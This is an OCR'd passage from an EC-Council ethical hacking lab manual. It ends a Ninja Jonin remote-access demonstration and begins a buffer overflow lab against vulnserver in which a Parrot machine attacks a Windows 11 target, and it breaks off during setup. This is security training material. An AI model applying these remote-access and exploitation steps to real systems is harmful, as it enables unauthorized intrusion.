
33. To check the logged-on username type **whoami** and press **Enter**.

34. The tool displays the username of the currently logged on user.

35. Functions such as uploading files, downloading files can be performed using Ninja Jonin tool.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

36. In the command prompt window type **#help** and press **Enter** to view the available commands.



37. This concludes the demonstration of how to gain access to a remote system using Ninja Jonin.
38. Close all open windows and document all the acquired information.
39. Turn off the **Windows Server 2022** virtual machine.

Task 7: Perform Buffer Overflow Attack to Gain Access to a Remote System

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Further, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

This task demonstrates the exploitation procedure applied to a vulnerable server running on the victim's system. This vulnerable server is attached to Immunity Debugger. As an attacker, we will exploit this server using malicious script to gain remote access to the victim's system.

Note: In this task, we will use a **Parrot Security** (**10.10.1.13**) machine as the host machine and a **Windows 11** (**10.10.1.11**) machine as the target machine.

1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\vulnserver**, right-click the file **vulnserver.exe**, and click the **Run as administrator** option.


   Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.



Note: If the **Windows Security Alert** window appears; click **Allow access**.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. **Vulnserver** starts running, as shown in the screenshot.




3. Minimize the **Command Prompt** window running **Vulnserver**.
4. Navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Buffer Overflow Tools\Immunity Debugger**, right-click 